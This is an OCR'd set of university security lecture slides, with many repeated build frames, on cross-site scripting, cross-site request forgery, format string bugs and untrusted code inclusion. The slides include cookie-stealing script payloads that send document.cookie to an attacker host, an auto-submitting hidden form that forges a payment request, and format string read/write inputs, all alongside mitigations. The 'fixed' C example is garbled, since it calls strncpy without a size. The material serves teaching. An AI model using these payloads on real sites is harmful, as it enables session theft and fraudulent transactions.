
eration

$username =

echo '<div cl

on $userName format!

What happens if



http://trustedSite.com/welcome.php?username='<script>alert("You've been attacked!");</Script>'

url

GET parameters

**The page opens a popup that just reads "You've been attacked"!**

# Insecure Interaction Between Components

## *CWE-79: ‘Cross-site Scripting‘*

## Improper Neutralization of Input During Web Page Generation

**PHP code running on the server**

```
$username = $_GET['userName'];
echo '<div class="header"> Welcome, ' . $username . '</div>';
```

**No check on $userName format!**

What happens if I browse the page as:

http://trustedSite.com/welcome.php**?** username=‘<script>http//carmelasserver/submit?cookie=document.cookie;</Script>’

url

GET parameters

# Insecure Interaction Between Components

## *CWE-79: ‘Cross-site Scripting‘*

## Improper Neutralization of Input During Web Page Generation

**PHP code running on the server**

```
$username = $_GET['userName'];
echo '<div class="header"> Welcome, ' . $username . '</div>';
```

← **No check on $userName format!**

What happens if I browse the page as:


http://trustedSite.com/welcome.php**?** username=‘<script>http//carmelasserver/submit?cookie=document.cookie;</Script>’

url

GET parameters

**The script would send to my server the user’s cookie at trustedSite.com**

# How XSS can be used to attack a victim


1
Attacker
Attacker's Browser
Attacker's Server
POST http://website/post-comment
<script>...</script>
Website
Website's Database
Website's Response Script
4
GET http://attacker/?cookie=sensitive-data
Victim's Browser
Website's Response to Victim
2
GET http://website/latest-comment
3
200 OK

```
latestComment: <script>window.location='http://attacker/
               ?cookie='+document.cookie</script>
```

```
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
```

```
<html>
Latest comment:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```

1. The adversary exploits an XSS vulnerability to introduce a malicious script on a website. Here, for instance, inserts a script that sends the cookie stored in the browser executing the script to http://attacker

2. The Victim requests the web with the malicious code injected.

3. The page is served, downloading the malicious script to the victim’s machine.

4. Upon downloading, the browser interprets and executes the script sending the users’ cookie for that particular website to the Attacker.

*(the cookie may contain sensitive information, or may be used to login on the website without credentials)*

See more about this example in: https://excess-xss.com/

# Insecure Interaction Between Components

**How to avoid injection??**

*Sanitization, sanitization, sanitization, sanitization*

Remember **BIBA**! Do not get information from low (unknown) into high (OS, server)

**Why are those attacks so pervasive then?**

**Cross subsystem sanitization is hard!!!!**

Sub-system “A” needs to know what the valid set of inputs for sub-system “B” is!!

**Come next week to Mathias’ lecture!!**

# Insecure Interaction Between Components


## *CWE-352: ‘Cross-site Request Forgery‘*

*In the HTML of EPFL human resources web* ← hypothetical example**!**

**HTML code send to the client**

```
<h3>
  EPFL HR Payment Form
</h3>
<form action="/url/payStudent.php" method="post">
 Firstname: <input type="text" name="firstname"/><br/>
 Lastname: <input type="text" name="lastname"/><br/>
 Amount: <input type="text" name=“amount">
   <input type="submit" name="submit" value=“Pay">
</form>
```

**Result shown on the browser**



**EPFL HR Payment Form**

Firstname:
Lastname:
Amount:

**When the form is submitted, the data in the form is sent to the server using the POST method**

2011 CWE/SANS Top 25 Most Dangerous Software Errors: http://cwe.mitre.org/top25/index.html

# Insecure Interaction Between Components

## *CWE-352: ‘Cross-site Request Forgery‘*

*In the HTML of EPFL human resources web* ← hypoth

```
<h3>
 EPFL HR Payment Form
</h3>
<form action="/url/payStudent.php" method="post">
 Firstname: <input type="text" name="firstname"/><br/>
 Lastname: <input type="text" name="lastname"/><br/>
 Amount: <input type="text" name=“amount">
  <input type="submit" name="submit" value=“Pay">
</form>
```

**PHP script running on the Web server**

**payStudent.php**

```
<?php
// initiate the session in order to validate sessions
session_start();

//check correct session
if (! session_is_registered("username")) {  // if the session is invalid
echo "invalid session detected!";
// Redirect user to login page
[...]
exit;}

// The user session is valid, so process the request
// search bank account using the POST input in database
$originAccount = findAccount($_SESSION['username'])
$destinationAccount = findAccount($_POST[‘firstname'], $_POST[‘lastname’])
// pay the money from origin account to destination account
send_money($originAccount, $destinationAccount, $_POST[‘amount']);
echo "Your transfer has been successful.";
}
?>
```

# Insecure Interaction Between Components


## *CWE-352: ‘Cross-site Request Forgery‘*

Ugo makes a web with lots of Minions and Rick & Morty images with the following code:

**HTML in Ugo’s web**

```
<script>
function SendAttack () {
// send to paystudent.php
form.submit();
}
</script>

<body onload="javascript:SendAttack();">

<form action="http://epflHR.ch/paystudent.php" id="form" method="post">
<input type="hidden" name="firstname" value="Ugo">
<input type="hidden" name="lastname" value="Damiano">
<input type="hidden" name="amount" value = "1000 CHF">

<img src="https://i.redd.it/388eovi0ebqz.jpg" >
</form>
```

**Result shown on the browser**



Best Rick and Morty Minion images

# Insecure Interaction Between Components


## *CWE-352: ‘Cross-site Request Forgery‘*

Ugo makes a web with lots of Minions and Rick & Morty images with the following code:

**HTML in Ugo’s web**

```
<script>
function SendAttack () {
// send to paystudent.php
form.submit();
}
</script>

<body onload="javascript:SendAttack();">

<form action="http://epflHR.ch/paystudent.php" id="form" method="post">
<input type="hidden" name="firstname" value=“Ugo">
<input type="hidden" name="lastname" value=“Damiano">
<input type="hidden" name=“amount“ value = “1000 CHF”>

<img src=“https://i.redd.it/388eovi0ebqz.jpg” >
</form>
```

**Result shown on the browser**



Best Rick and Morty Minion images

The form is hidden! So it does not show in the browser

# Insecure Interaction Between Components

## *CWE-352: ‘Cross-site Request Forgery‘*


Ugo makes a web with lots of Minions and Rick & Morty images with the following code:

**HTML in Ugo’s web**

```
<script>
function SendAttack () {
// send to paystudent.php
form.submit();
}
</script>

<body onload="javascript:SendAttack();">

<form action="http://epflHR.ch/paystudent.php" id="form" method="post">
<input type="hidden" name="firstname" value=“Ugo">
<input type="hidden" name="lastname" value=“Damiano">
<input type="hidden" name=“amount“ value = “1000 CHF”>

<img src=“https://i.redd.it/388eovi0ebqz.jpg” >
</form>
```

When anybody visits the page, the function SendAttack is executed, which submits the hidden form to epfhHR.ch with the values hardcoded in the form fields (Ugo, Damiano, 1000CHF)

**Result shown on the browser**



Best Rick and Morty Minion images

# Insecure Interaction Between Components

## *CWE-352: ‘Cross-site Request Forgery‘*

**When Carmela visits Ugo’s page logged in In EPFL HR Web**

Ugo makes a web with lots of Minions and Ricl

**HTML in Ugo’s web**

```
<script>
function SendAttack () {
// send to paystudent.php
form.submit();
}
</script>

<body onload="javascript:SendAttack();">

<form action="http://epflHR.ch/paystudent.php" id="form
<input type="hidden" name="firstname" value=“Ugo">
<input type="hidden" name="lastname" value=“Damiano'
<input type="hidden" name=“amount“ value = “1000 CHF

<img src=“https://i.redd.it/388eovi0ebqz.jpg” >
</form>
```

**payStudent.php**

```
<?php
// initiate the session in order to validate sessions
session_start();

//check correct session
if (! session_is_registered("username")) { // if the session is invalid
echo "invalid session detected!";
// Redirect user to login page
[...]
exit;}

// The user session is valid, so process the request
// search bank account using the POST input in database
$originAccount = findAccount($_SESSION['username'])
$destinationAccount = findAccount($_POST[‘firstname'], $_POST[‘lastname’])
// pay the money from origin account to destination account
send_money($originAccount, $destinationAccount, $_POST[‘amount']);
echo "Your transfer has been successful.";
}
?>
```

# Insecure Interaction Between Components

## *CWE-352: ‘Cross-site Request Forgery‘*

**When Carmela visits Ugo’s page logged in In EPFL HR Web**

Ugo makes a web with lots of Minions and Ricl

**HTML in Ugo’s web**

```
<script>
function SendAttack () {
// send to paystudent.php
form.submit();
}
</script>

<body onload="javascript:SendAttack();">

<form action="http://epflHR.ch/paystudent.php" id="form
<input type="hidden" name="firstname" value=“Ugo">
<input type="hidden" name="lastname" value=“Damiano'
<input type="hidden" name=“amount“ value = “1000 CHF

<img src=“https://i.redd.it/388eovi0ebqz.jpg” >
</form>
```

**payStudent.php**

```
<?php
// initiate the session in order to validate sessions
session_start();

//check correct session
if (! session_is_registered("username")) {  // if the session is invalid
echo "invalid session detected!";
// Redirect user to login page
[...]
exit;}

// The user session is valid, so process the request
// search bank account using the POST input in database
$originAccount = findAccount($_SESSION['username'])
$destinationAccount = findAccount($_POST[‘firstname'], $_POST[‘lastname’])
// pay the money from origin account to destination account
send_money($originAccount, $destinationAccount, $_POST[‘amount']);
echo "Your transfer has been successful.";
}
?>
```

**Carmela is logged in, therefore the session is valid**

# Insecure Interaction Between Components

## *CWE-352: ‘Cross-site Request Forgery‘*

Ugo makes a web with lots of Minions and Ricl

**HTML in Ugo’s web**

```
<script>
function SendAttack () {
// send to paystudent.php
form.submit();
}
</script>

<body onload="javascript:SendAttack();">

<form action="http://epflHR.ch/paystudent.php" id="form
<input type="hidden" name="firstname" value=“Ugo">
<input type="hidden" name="lastname" value=“Damiano'
<input type="hidden" name=“amount“ value = “1000 CHF

<img src=“https://i.redd.it/388eovi0ebqz.jpg” >
</form>
```

**When Carmela visits Ugo’s page logged in In EPFL HR Web**

**payStudent.php**

```
<?php
// initiate the session in order to validate sessions
session_start();

//check correct session
if (! session_is_registered("username")) {  // i
echo "invalid session detected!";
// Redirect user to login page
[...]
exit;}

// The user session is valid, so process the request
// search bank account using the POST input in database
$originAccount = findAccount($_SESSION['username'])
$destinationAccount = findAccount($_POST[‘firstname'], $_POST[‘lastname’])
// pay the money from origin account to destination account
send_money($originAccount, $destinationAccount, $_POST[‘amount']);
echo "Your transfer has been successful.";
}
?>
```

**Because Carmela is logged in, the variable $_SESSION will contain her user name which is associated to the Origin account**

# Insecure Interaction Between Components

## *CWE-352: 'Cross-site Request Forgery'*

Ugo makes a web with lots of Minions and Ric

**When Carmela visits Ugo's page logged in In EPFL HR Web**

**HTML in Ugo's web**

```
<script>
function SendAttack () {
// send to paystudent.php
form.submit();
}
</script>

<body onl

<form acti                                    p" id="form
<input typ                                    ="Ugo">
<input type="hidden" name="lastname" value="Damiano"
<input type="hidden" name="amount" value = "1000 CHF

<img src="https://i.redd.it/388eovi0ebqz.jpg" >
</form>
```

**Because the form was sent from Ugo's web, the $_POST variables will take the values he hardcoded in his form: Ugo Damiano 1000CHF**

**payStudent.php**

```
<?php
// initiate the session in order to validate sessions
session_start();

//check correct session
if (! session_is_registered("username")) {  // if the session is invalid
echo "invalid session detected!";
// Redirect user to login page
[...]
exit;}

// The user session is valid, so process the request
// search bank account using the POST input in database
$originAccount = findAccount($_SESSION['username'])
$destinationAccount = findAccount($_POST['firstname'], $_POST['lastname'])
// pay the money from origin account to destination account
send_money($originAccount, $destinationAccount, $_POST['amount']);
echo "Your transfer has been successful.";
}
?>
```

# Insecure Interaction Between Components

**CWE-352: Cross-Site Request Forgery**

**Hm… using another program to execute a function with higher privileges…**

**Have we seen this problem before in the course??**

# Insecure Interaction Between Components

**An instance of the confused deputy problem!**

Carmela’s web-client is confused into performing an action that seems to be authorized by Carmela, but that in fact grants Carmela’s privileges to Ugo

**…enabled by the use of ambient authority**

Cookie-based authentication implies that, if Carmela is logged in, the web client will act with her privileges

2011 CWE/SANS Top 25 Most Dangerous Software Errors: http://cwe.mitre.org/top25/index.html

# Insecure Interaction Between Components

**How to avoid cross site forgery??**

- Confirm origin of authority and request
  - Check the HTTP “referrer” or “origin” field of the request before executing it
- Make requests side-effect free (no changes at the server that modify the response)
- Include an authenticator that the adversary cannot guess (challenge)
- Request re-authentication for every action


**Why is all this so hard?**

- HTTP requires web developers to re-define a session for each application
- No standard way of managing sessions → errors

# CWE – Risky Resource Management

*“ways in which software does not properly manage the creation, usage, transfer, or destruction of important system resources”*

**The system acts on inputs that are not sanitized**



| Rank | CWE ID | |
|---|---|---|
| [3] | CWE-120 | Buffer Copy without Checking Size of Input ('Classic Buffer Overflow') |
| [13] | CWE-22 | Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal') |
| [14] | CWE-494 | Download of Code Without Integrity Check |
| [16] | CWE-829 | Inclusion of Functionality from Untrusted Control Sphere |
| [18] | CWE-676 | Use of Potentially Dangerous Function |
| [20] | CWE-131 | Incorrect Calculation of Buffer Size |
| [23] | CWE-134 | Uncontrolled Format String |
| [24] | CWE-190 | Integer Overflow or Wraparound |

# Risky Resource Management

**The family of “buffer overflow” bugs**

| | |
|---|---|
| [3] CWE-120 | Buffer Copy without Checking Size of Input ('Classic Buffer Overflow') |
| [18] CWE-676 | Use of Potentially Dangerous Function |
| [20] CWE-131 | Incorrect Calculation of Buffer Size |
| [24] CWE-190 | Integer Overflow or Wraparound |

**Other insufficient sanitization**

| | |
|---|---|
| [13] CWE-22 | Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal') |
| [23] CWE-134 | Uncontrolled Format String |

**The “TCB under the control of the adversary” bugs**

| | |
|---|---|
| [14] CWE-494 | Download of Code Without Integrity Check |
| [16] CWE-829 | Inclusion of Functionality from Untrusted Control Sphere |

# Risky Resource Management

**The family of “buffer overflow” bugs**

| | |
|---|---|
| [3] CWE-120 | Buffer Copy without Checking Size of Input ('Classic Buffer Overflow') |
| [18] CWE-676 | Use of Potentially Dangerous Function |
| [20] CWE-131 | Incorrect Calculation of Buffer Size |
| [24] CWE-190 | Integer Overflow or Wraparound |

**Other insufficient sanitization**

| | |
|---|---|
| [13] CWE-22 | Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal') |
| [23] CWE-134 | Uncontrolled Format String |

**The “TCB under the control of the adversary” bugs**

| | |
|---|---|
| [14] CWE-494 | Download of Code Without Integrity Check |
| [16] CWE-829 | Inclusion of Functionality from Untrusted Control Sphere |

# Risky Resource Management

## *CWE-134: ‘Uncontrolled Format String‘*

```
#include<stdio.h>
int main(int argc, char** argv) {
char buffer[100];
strncpy(buffer, argv[1], 100);
printf(buffer);
return 0;
}
```

**printf() has a variable number of arguments, inferred from the number of parameters in the format string**

**(fprint, sprintf, snprintf, …)**

**“%p %p %p %p” ← printf expects 4 arguments**

http://codearcana.com/posts/2013/05/02/introduction-to-format-string-exploits.html

# Risky Resource Management

## *CWE-134: ‘Uncontrolled Format String‘*

```
#include<stdio.h>
int main(int argc, char** argv) {
char buffer[100];
strncpy(buffer, argv[1], 100);
printf(buffer);
return 0;
}
```

**printf() has a variable number of arguments, inferred from the number of parameters in the format string**

**(fprint, sprintf, snprintf, …)**

**“%p %p %p %p” ← printf expects 4 arguments**

**What happens if there are not enough arguments?**

http://codearcana.com/posts/2013/05/02/introduction-to-format-string-exploits.html

# Risky Resource Management

## *CWE-134: 'Uncontrolled Format String'*

```
#include<stdio.h>
int main(int argc, char** argv) {
char buffer[100];
strncpy(buffer, argv[1], 100);
printf(buffer);
return 0;
}
```

**printf() has a variable number of arguments, inferred from the number of parameters in the format string**

**(fprint, sprintf, snprintf, …)**

**"%p %p %p %p" ← printf expects 4 arguments**

**What happens if there are not enough arguments?**
**It continues reading!!**

http://codearcana.com/posts/2013/05/02/introduction-to-format-string-exploits.html

# Risky Resource Management

## *CWE-134: ‘Uncontrolled Format String‘*

```
#include<stdio.h>
int main(int argc, char** argv) {
char buffer[100];
strncpy(buffer, argv[1], 100);
printf(buffer);
return 0;
}
```

**printf() has a variable number of arguments, inferred from the number of parameters in the format string**

**(fprint, sprintf, snprintf, …)**

**“%p %p %p %p” ← printf expects 4 arguments**

**What happens if there are not enough arguments?**
**It continues reading!!**

Format string **can read** beyond a and b

e.g, if input = '%4$p” → Read from 4th parameter (even if it does not exist)

Format string **can write** to memory

e.g, if input = '%6$n” → Write to the address pointed to by 6th parameter

http://codearcana.com/posts/2013/05/02/introduction-to-format-string-exploits.html

# Risky Resource Management

## *CWE-134: 'Uncontrolled Format String'*

```
#include<stdio.h>
int main(int argc, char** argv) {
char buffer[100];
strncpy(buffer, argv[1]);
printf("%s", buffer);
return 0;
}
```

**SOLVING THE PROBLEM**

**The programmer should decide the format of the string. That ensures that no extra argument, read or write, can be used.**

http://codearcana.com/posts/2013/05/02/introduction-to-format-string-exploits.html

# Risky Resource Management
*‘TCB under the control of the adversary’*

**Once in TCB any property can be violated!**

## CWE-494 Download of Code Without Integrity Check

Never include in your TCB code components that you have not positively verified

At least verify the origin through a signature!

CVE-2008-3438: Apple Mac OS X does not properly verify the authenticity of updates

https://www.security-database.com/detail.php?alert=CVE-2008-3438

## CWE-829 Inclusion of Functionality from Untrusted Control Sphere

Dynamic includes under the control of the adversary

